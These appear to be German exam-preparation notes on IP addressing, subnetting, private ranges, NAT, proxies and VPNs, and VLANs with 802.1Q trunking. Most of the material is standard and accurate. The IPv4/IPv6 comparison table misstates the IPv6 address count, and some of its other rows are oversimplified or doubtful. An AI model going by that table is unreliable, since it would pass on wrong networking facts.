

Intranet, IP-Adressbereiche

Eine **IP-Adresse** (Internet **P**rotocol **A**ddress) ist eine eindeutige Kennung für Geräte in einem Netzwerk, z. B. Computer, Smartphones oder Drucker. Sie ermöglicht die zielgerichtete Kommunikation im Internet oder innerhalb eines lokalen Netzwerks.

IP-Adressen spielen eine zentrale Rolle bei der Datenübertragung, indem sie Absender und Empfänger von Datenpaketen identifizieren. Dabei kann eine IP-Adresse entweder einem einzelnen Gerät oder einer Gruppe von Geräten (z. B. beim Broadcasting oder Multicasting) zugewiesen werden.

Jede IP-Adresse ist **innerhalb** eines **Netzwerks einzigartig** und darf nicht doppelt vergeben werden. Ein einzelnes Gerät kann jedoch mehrere IP-Adressen besitzen, etwa wenn es gleichzeitig mit verschiedenen Netzwerken verbunden ist.

1. Aufbau einer IP-Adresse

Eine IPv4-Adresse ist eine 32-Bit-Zahl, die in vier Oktetten (8 Bit pro Block) dargestellt wird. Sie wird üblicherweise im **Dezimalformat** mit Punkten getrennt geschrieben (dotted decimal notation): 172.16.254.1

Eine IP-Adresse besteht aus zwei Hauptkomponenten:


1. Netzwerk-ID (Netzwerkanteil)

- Der Netzwerkanteil identifiziert das Netzwerk, zu dem ein Gerät gehört.
- Alle Geräte innerhalb desselben Netzwerks haben denselben Netzwerkanteil in ihrer IP-Adresse.
- Im obigen Beispiel: 172.16.254

2. Host-ID (Hostanteil)

- Der Hostanteil identifiziert ein bestimmtes Gerät innerhalb dieses Netzwerks.
- Dieser Teil der IP-Adresse muss innerhalb eines Netzwerks eindeutig sein.
- Im Beispiel: 1

Die Abbildung zeigt das Netzwerk 172.16.254 mit mehreren angeschlossenen Geräten. Die Netzwerk-ID ist in schwarz und die Host-ID in rot dargestellt.



2. Subnetze

Subnetting (**Unterteilung von Netzwerken**) ist eine Technik, um große Netzwerke in kleinere, effizienter verwaltbare Subnetze zu unterteilen. Dadurch verbessert sich die Effizienz der Netzwerkverwaltung, und die verfügbare IP-Adresskapazität wird optimal genutzt. Eine IP-Adresse besteht aus einem Netzwerk- und einem Host-Anteil, deren Trennung durch die Subnetzmaske bestimmt wird.

Wie funktioniert Subnetting?

Je nach Subnetzmaske kann eine unterschiedliche Anzahl an Hosts in einem Subnetz adressiert werden. Die folgende Tabelle zeigt die möglichen Subnetzmasken, deren **32-Bit-Darstellung** und die **maximale Anzahl an Hosts**:

Hostanzahl	Subnetzmaske	32-Bit-Wert	Suffix
16.777.214	255.0.0.0	1111 1111 0000 0000 0000 0000 0000 0000	/8
8.388.606	255.128.0.0	1111 1111 1000 0000 0000 0000 0000 0000	/9
4.194.302	255.192.0.0	1111 1111 1100 0000 0000 0000 0000 0000	/10
2.097.150	255.224.0.0	1111 1111 1110 0000 0000 0000 0000 0000	/11
1.048.574	255.240.0.0	1111 1111 1111 0000 0000 0000 0000 0000	/12
...	...	...	...
510	255.255.254.0	1111 1111 1111 1111 1111 1110 0000 0000	/23
254	255.255.255.0	1111 1111 1111 1111 1111 1111 0000 0000	/24
126	255.255.255.128	1111 1111 1111 1111 1111 1111 1000 0000	/25
62	255.255.255.192	1111 1111 1111 1111 1111 1111 1100 0000	/26
30	255.255.255.224	1111 1111 1111 1111 1111 1111 1110 0000	/27
14	255.255.255.240	1111 1111 1111 1111 1111 1111 1111 0000	/28
6	255.255.255.248	1111 1111 1111 1111 1111 1111 1111 1000	/29
2	255.255.255.252	1111 1111 1111 1111 1111 1111 1111 1100	/30

Die erste und letzte IP-Adresse eines Bereichs sind für Netzwerk- und Broadcast-Adressen reserviert. Die nutzbare Anzahl an Hosts beträgt daher die Gesamtzahl der Adressen minus zwei.

Darstellung von einer IP-Adresse in Verbindung mit der Subnetzmaske:

Schreibweise	Beispiel
IP-Adresse / Subnetzmaske	192.168.0.1 / 255.255.255.0
IP-Adresse / Suffix	192.168.0.1 / 24

Die Subnetzmaske fungiert als **Schablone**, um Netz- und Host-Anteil einer IP-Adresse zu bestimmen. Bei der Paketzustellung im Netzwerk gilt:

- Stimmen Quell- und Ziel-Netz-Adresse überein, bleibt das Paket im selben Subnetz.
- Sind die Netz-Adressen unterschiedlich, wird das Paket über ein **Default-Gateway** in ein anderes Subnetz geroutet.

Beispiel:

	Dezimale Darstellung	Binäre Darstellung
IP-Adresse	192 .168 .0 .1	1100 0000 1010 1000 0000 0000 0000 0001
Subnetzmaske	255 .255 .255 .0	1111 1111 1111 1111 1111 1111 0000 0000
Netz-Adresse	192 .168 .0 .0	1100 0000 1010 1000 0000 0000 0000 0000
Host-Adresse	0 .0 .0 .1	0000 0000 0000 0000 0000 0000 0000 0001
Broadcast-Adresse	192 .168 .0 .255	1100 0000 1010 1000 0000 0000 1111 1111

Durch das Aufteilen in kleinere Subnetze:

- Können Router effizienter arbeiten.
- Lassen sich Adressen besser organisieren.
- Wird die Netzwerksicherheit verbessert, da verschiedene Abteilungen oder Standorte isoliert werden können.

3. IPv4 vs. IPv6 – Unterschiede der Protokolle

Merkmal	IPv4	IPv6
Verfügbare Adressen	32-Bit Adressraum ~ 4,3 Milliarden	128-Bit-Adressraum ~ $7,9 \times 10^{28}$
Konfiguration	Manuell	Automatisch
Schreibweise	Dezimal mit Punkten (z. B. 192.168.1.1)	Hexadezimal mit Doppelpunkten (z. B. 2001:db8::1)
Sicherheit	IPSec muss vom Anbieter implementiert werden	Integrierte IP-Security mit End-to-End-Verschlüsselung
Geschwindigkeit	Gleich schnell wie IPv6	Gleich schnell wie IPv4
Besonderheiten	Für große Server geeignet	Unterstützt Eigentumsnachweise

IPv6 wurde entwickelt, um den Mangel an IPv4-Adressen zu beheben und bietet zudem bessere Sicherheitsfunktionen.

4. Statische und dynamische IP-Adressen

Statische IP-Adresse

Eine statische IP-Adresse bleibt dauerhaft und wird einem Gerät manuell zugewiesen. Sie verändert sich nicht automatisch und ermöglicht eine konstante Erreichbarkeit des Geräts. Diese Art von IP-Adresse wird vor allem für Server, Remote-Zugriffe und Unternehmensnetzwerke verwendet, da sie eine stabile und dauerhafte Verbindung sicherstellt. Sie erfordert jedoch eine manuelle Konfiguration und kann zusätzliche Kosten verursachen. Ein Nachteil ist, dass statische IP-Adressen anfälliger für Sicherheitsrisiken sind, da sie leichter im Internet ausfindig gemacht werden können, was potenzielle Angreifer anzieht.

Dynamische IP-Adresse

Im Gegensatz dazu wird eine dynamische IP-Adresse automatisch durch den Internet Service Provider (ISP) oder einen DHCP-Server zugewiesen. Sie ändert sich regelmäßig, zum Beispiel bei jeder neuen Verbindung. Diese Art von IP-Adresse wird hauptsächlich in Heimnetzwerken, bei mobilen Geräten und für standardmäßige Internetverbindungen verwendet. Sie ermöglicht eine effizientere Nutzung der begrenzten IP-Adressressourcen, da nicht für jedes Gerät eine feste Adresse reserviert werden muss. Zudem erhöht sich durch den regelmäßigen Wechsel der IP-Adresse die Anonymität und Sicherheit im Internet. Allerdings ist eine dynamische IP-Adresse für Dienste, die eine konstante Verbindung benötigen, weniger geeignet.

Eigenschaft	Statische IP	Dynamische IP
Veränderlichkeit	Bleibt gleich	Wechselt regelmäßig
Einrichtung	Manuell	Automatisch
Kosten	Höher	Günstiger
Sicherheit	Höheres Risiko (leichter anzugreifen)	Sicherer (schwerer zu verfolgen)
Nutzung	Server, Geschäftsanwendungen	Heimnetzwerke, Standard-Internetzugriff

5. Öffentliche und Private IP-Adressen

Öffentliche IP-Adresse:


Die öffentliche IP-Adresse ist eine eindeutige Adresse, die von Ihrem Internetdienstanbieter (ISP) vergeben wird und Ihr Gerät oder Netzwerk im Internet identifiziert. Diese Adresse wird weltweit genutzt und ermöglicht es, mit Geräten im Internet zu kommunizieren. Eine öffentliche IP-Adresse ist für alle im Internet sichtbar und wird verwendet, um Daten wie Webseiten oder Streaming-Inhalte an das richtige Ziel zu senden. Sie kann zu Ihrem ungefähren geografischen Standort zurückverfolgt werden, was von Werbetreibenden oder Behörden genutzt werden kann, um Ihre Online-Aktivitäten zu überwachen. Eine häufige Methode, um die eigene IP-Adresse zu verbergen, ist die Nutzung eines VPNs.

Private IP-Adresse:

Private IP-Adressen werden in lokalen Netzwerken (wie Heim- oder Firmennetzwerken) verwendet. Diese Adressen werden von Routern oder DHCP-Servern zugewiesen und sind nur innerhalb des Netzwerks einzigartig. Sie sind nicht direkt aus dem Internet erreichbar. Private IP-Adressen ermöglichen die Kommunikation zwischen Geräten innerhalb eines Netzwerks, ohne dass eine Internetverbindung erforderlich ist. Über NAT (Network Address Translation) werden private IP-Adressen in eine öffentliche IP-Adresse umgewandelt, wenn Daten ins Internet gesendet werden.

Bereiche öffentlicher und privater IP-Adressen:

- **Öffentliche IP-Adressen:**
 - Werden vom ISP zugewiesen und sind weltweit einzigartig.
- **Private IP-Adressen:**
 - **Klasse A:** 10.0.0.0 – 10.255.255.255
 - **Klasse B:** 172.16.0.0 – 172.31.255.255
 - **Klasse C:** 192.168.0.0 – 192.168.255.255



6. Schutz und Verbergung der eigenen IP-Adresse (optional)

Die eigene IP-Adresse zu verbergen, bietet eine wichtige Schutzmaßnahme für die persönlichen Informationen und die Online-Identität. Zwei gängige Methoden zur Verbergung der IP-Adresse sind die Nutzung eines Proxy-Servers und eines VPN (Virtual Private Network).

1. Mit einem Proxy-Server

Ein Proxy-Server agiert als Vermittler zwischen Ihrem Gerät und dem Internet, indem er den gesamten Datenverkehr umleitet:

- Die Internetseiten, die Sie besuchen, sehen nicht Ihre tatsächliche IP-Adresse, sondern nur die IP-Adresse des Proxy-Servers.
- Informationen, die von den Internetservern an Sie gesendet werden, gelangen zuerst zum Proxy-Server, der sie dann an Ihr Gerät weiterleitet.

Einige Proxy-Dienste könnten Ihre Daten ausspionieren oder möglicherweise sogar Werbung in Ihrem Browser einblenden. Daher ist es wichtig, einen vertrauenswürdigen Proxy-Server zu wählen.

2. Mit einem VPN (Virtual Private Network)



Sobald Sie Ihr Gerät (z. B. Computer, Smartphone oder Tablet) mit einem VPN verbinden, wird es so behandelt, als befände es sich im selben Netzwerk wie das VPN. Der gesamte Netzwerkverkehr wird über eine verschlüsselte Verbindung zum VPN-Server gesendet, wodurch Ihre Daten sicher übertragen werden. Da Ihr Gerät wie ein Teil des Netzwerks erscheint, können Sie sicher auf Ressourcen zugreifen, selbst wenn Sie sich an einem anderen Ort befinden. Zudem können Sie das Internet so nutzen, als befänden Sie sich am Standort des VPN-Servers, was besonders nützlich ist, wenn Sie öffentliche WLAN-

Verbindungen verwenden oder geografisch gesperrte Inhalte zugreifen möchten.

7. Maturabeispiel Intranet, IP-Adressbereiche

Das Firmennetz soll in eine maximale Anzahl von Teilnetzen aufgeteilt werden, wobei für jedes Teilnetz maximal 500 Geräte vorgesehen werden müssen. Wählen Sie einen geeigneten privaten IP-Adress-Bereich aus. Wie kann man mit den privaten IP-Adressen den Internetzugang ermöglichen:

Für private Netzwerke gibt es drei IP-Adressbereiche gemäß **RFC 1918**, die für den internen Gebrauch vorgesehen sind:

IP-Bereich	Subnetzmaske	Anzahl möglicher IP-Adressen
10.0.0.0 - 10.255.255.255	255.0.0.0 (/8)	16.777.216
172.16.0.0 - 172.31.255.255	255.240.0.0 (/12)	1.048.576
192.168.0.0 - 192.168.255.255	255.255.0.0 (/16)	65.536

Da **maximal 500 Geräte pro Teilnetz** benötigt werden, würden alle drei Klassen passen.

Subnetzberechnung:

Ein Subnetz muss mindestens 502 IP-Adressen enthalten (**500 Hosts + 1 Netzadresse + 1 Broadcast-Adresse**). Die nächsthöhere passende Subnetzmaske wäre /23 (255.255.254.0), da diese 510 Hostadressen bereitstellt.

Subnetzmaske	Anzahl nutzbarer Host-IP-Adressen
/24 (255.255.255.0)	254 (zu wenig)
/23 (255.255.254.0)	510 (passt genau)

Ein passender IP-Adressbereich wäre beispielsweise **192.168.0.0/23**. Damit lassen sich viele Subnetze erstellen, indem man das dritte Oktett inkrementiert, z. B.:

- 192.168.0.0/23 → Hosts: 192.168.0.1 bis 192.168.1.254
- 192.168.2.0/23 → Hosts: 192.168.2.1 bis 192.168.3.254
- ...


Der IP-Adressbereich **192.168.0.0/16** mit einer Subnetzmaske von **/23 (255.255.254.0)** ist optimal, da er genügend Teilnetze mit je maximal 500 Hosts ermöglicht.

Private IP-Adressen sind nicht direkt im Internet routbar. Um den Zugriff auf das Internet zu ermöglichen, wird **Network Address Translation (NAT)** eingesetzt.

Funktionsweise von NAT:

- Ein Router mit einer **öffentlichen IP-Adresse** stellt die Verbindung zum Internet her.
- Beim Versenden von Datenpaketen ersetzt der Router die private Absender-IP durch seine **öffentliche IP-Adresse**.
- Der Router merkt sich, welches Gerät im Netzwerk die Anfrage gestellt hat und leitet die Antwortpakete entsprechend zurück.

NAT



VLAN – 1B

VLAN-GRUNDLAGEN

Ein Virtual Local Area Network (VLAN, auf Deutsch *virtuelles lokales Netzwerk*) ermöglicht es, ein physisches Netzwerk in mehrere logische Teilnetze zu unterteilen. Jedes VLAN bildet eine eigene Broadcast-Domäne, d.h. der Broadcast-Datenverkehr bleibt auf das jeweilige VLAN beschränkt. Eine direkte Kommunikation zwischen verschiedenen VLANs findet nicht statt – diese ist nur über einen Router möglich, der mit allen beteiligten VLANs verbunden ist. VLANs verhalten sich damit so, als wären für jedes Teilnetz eigene, voneinander unabhängige Switches im Einsatz. Dadurch können Hosts in unterschiedlichen VLANs einander nicht auf Ebene 2 (Datenlink) erreichen, was zu einer klaren Trennung der Netzwerksegmente führt.

Die Nutzung von VLANs bringt zahlreiche **Vorteile**:

- **Flexibilität:** Netzwerkgeräte lassen sich unabhängig von ihrem physischen Standort zu VLAN-Gruppen zusammenfassen, etwa um alle Nutzer einer Abteilung logisch zu bündeln
- **Performance und Verwaltung:** VLANs segmentieren große Netze in kleinere Abschnitte, wodurch die Broadcast-Domänen verkleinert werden. Dies reduziert unnötigen Datenverkehr und verbessert die Netzwerkleistung; zugleich wird das Netz übersichtlicher und leichter zu verwalten.
- **Sicherheit:** VLANs isolieren Teilnetze voneinander, sodass sensible Datenströme innerhalb eines VLANs verbleiben und nicht von Geräten in anderen VLANs mitgelesen werden können. Auf diese Weise erschwert die VLAN-Trennung unautorisierten Zugriff auf bestimmte Netzwerkressourcen und erhöht die Sicherheit im LAN.

TYPISCHE EINSATZSZENARIEN FÜR VLANS

Trennung von Abteilungen und Benutzergruppen

Häufig werden VLANs genutzt, um unterschiedliche Abteilungen oder Benutzergruppen voneinander abzuschotten. Beispielsweise kann eine Bank so sicherstellen, dass die Rechner der Privatkundenabteilung nicht mit denen der Trading-Abteilung kommunizieren dürfen.

Trennung verschiedener Arten von Datenverkehr

VLANs ermöglichen die Separation verschiedener Verkehrstypen. Ein typisches Beispiel hierfür ist IP-Telefonie (VoIP). Diese wird häufig in ein eigenes VLAN ausgelagert, das priorisiert übertragen wird, während der restliche Datenverkehr separat behandelt wird.

Trennung interner Netzwerke und Gästernetzwerke


In öffentlichen Einrichtungen oder Hotels kommen VLANs zum Einsatz, um interne Verwaltungsnetzwerke klar vom Publikumsverkehr zu trennen. So können beide Bereiche sicher und effizient auf derselben Infrastruktur betrieben werden.

ARTEN DER VLAN-IMPLEMENTIERUNG

Grundsätzlich gibt es zwei Möglichkeiten, VLANs zu realisieren:

Portbasierte VLANs (untagged VLANs)

Bei portbasierten VLANs wird jedem Switch-Port ein festes VLAN zugeordnet. Sämtliche Frames, die an diesem Port eingehen oder ihn verlassen, gehören ausschließlich diesem VLAN an.





VLAN-Tagging nach IEEE 802.1Q

Beim VLAN-Tagging nach dem Standard IEEE 802.1Q können mehrere VLANs über eine gemeinsame Verbindung übertragen werden. Hierbei fügt der Switch jedem Ethernet-Frame ein zusätzliches VLAN-Tag hinzu, das unter anderem die VLAN-ID enthält.

- **Technische Details:**

- VLAN-Tag-Größe: 4 Bytes
- VLAN-ID-Feld: 12 Bits (bis zu 4096 VLANs pro physischem Netzwerk möglich)
- Position: Das Tag wird im Frame-Header direkt nach den MAC-Adressen eingefügt.





TRUNKS: TRANSPORT MEHRERER VLANS ÜBER EINE VERBINDUNG

Tagged VLANs ermöglichen sogenannte **Trunks**. Über einen einzigen Trunk-Port eines Switches kann der getaggte Datenverkehr mehrerer VLANs gleichzeitig übertragen werden. Dadurch genügt beispielsweise eine einzige physische Verbindung zwischen zwei Switches, um mehrere VLANs gleichzeitig zu übertragen. Ohne Tagging wäre dagegen für jedes VLAN ein separates physisches Kabel erforderlich.

- **Standardisierung:**
 - VLAN-Tagging erfolgt nach IEEE 802.1Q (Dot1Q).
 - Herstellerübergreifend einheitliche Codierung der VLAN-Informationen in Ethernet-Frames.

KONFIGURATION UND VERWALTUNG VON VLANS

Die praktische Umsetzung und Verwaltung von VLANs erfolgt auf managbaren Switches durch Netzwerkadministratoren.

Switch-Port-Typen

- **Access-Ports:**
 - Anschluss von Endgeräten
 - gehören genau einem VLAN an
 - Frames werden ungetaggt übertragen
- **Trunk-Ports:**
 - Verbindung zwischen Switches
 - transportieren mehrere VLANs gleichzeitig
 - Frames werden mit VLAN-Tags gemäß IEEE 802.1Q übertragen

Flexibilität bei der Netzwerkverwaltung

VLAN-Zuweisungen können einfach und flexibel per Software geändert werden, ohne die physische Verkabelung zu verändern. Dies erleichtert erheblich das Netzwerkmanagement, etwa beim Umzug von Arbeitsplätzen oder beim Einrichten neuer Netzsegmente.

INTER-VLAN-ROUTING

Wenn zwischen zwei oder mehr VLANs Datenaustausch erforderlich ist, benötigt man einen Router oder einen Layer-3-Switch, der mit allen betreffenden VLANs verbunden ist. Dieser übernimmt das Routing zwischen den VLANs (Inter-VLAN-Routing).

BEISPIEL: FIRMENNETZ

Das Firmennetz soll in mehrere VLANs aufgeteilt werden, beispielsweise für die Abteilungen Marketing, Produktion und ein eigenes Server-Netz. Dabei kommt das private 10er-Netz (z.B. 10.0.0.0/8) zum Einsatz. Zum Routing zwischen den verschiedenen VLANs wird ein Layer-3-Switch eingesetzt, der über Schnittstellen (virtuelle Interfaces, SVI – Switched Virtual Interfaces) in allen relevanten VLANs verfügt.

ANALYSE DER VLAN-FUNKTIONSWEISE (MIT ARP-REQUESTS)

Die Funktionsweise und der Vorteil von VLANs wird besonders deutlich, wenn man den Weg eines **ARP-Requests** im Netzwerk verfolgt:

- 1. Kommunikation innerhalb desselben VLANs:** Möchte ein Rechner innerhalb des Marketing-VLANs mit einem anderen Host im selben VLAN kommunizieren, versendet er zunächst einen ARP-Request als Broadcast („IP 10.1.10.50?“). Da VLANs die Broadcast-Domäne begrenzen, erreicht dieser ARP-Request ausschließlich die Geräte, die sich innerhalb des Marketing-VLANs befinden. Alle Hosts im Marketing-VLAN erhalten somit den ARP-Request und der entsprechende Host antwortet direkt („10.1.10.50 is at MAC xy:xy:xy“). Hosts anderer VLANs (z.B. Produktion oder Server-Netz) bekommen diesen ARP-Request hingegen nicht zu sehen.
- 2. Kommunikation zwischen verschiedenen VLANs (Inter-VLAN-Routing):** Möchte dagegen ein Host im Marketing-VLAN mit einem Server im Server-VLAN kommunizieren, läuft der Prozess etwas anders ab: Der Host im Marketing-VLAN erkennt anhand der IP-Adresse (z.B. 10.1.100.20), dass sich der Zielhost in einem anderen Subnetz befindet. Daher sendet er zunächst einen ARP-Request, allerdings nicht für die IP-Adresse des Zielservers, sondern für die IP-Adresse seines Default Gateways, nämlich des Layer-3-Switches (z.B. „IP 10.1.10.1?“). Der Layer-3-Switch antwortet mit seiner MAC-Adresse des VLAN-Interfaces für das Marketing-VLAN.

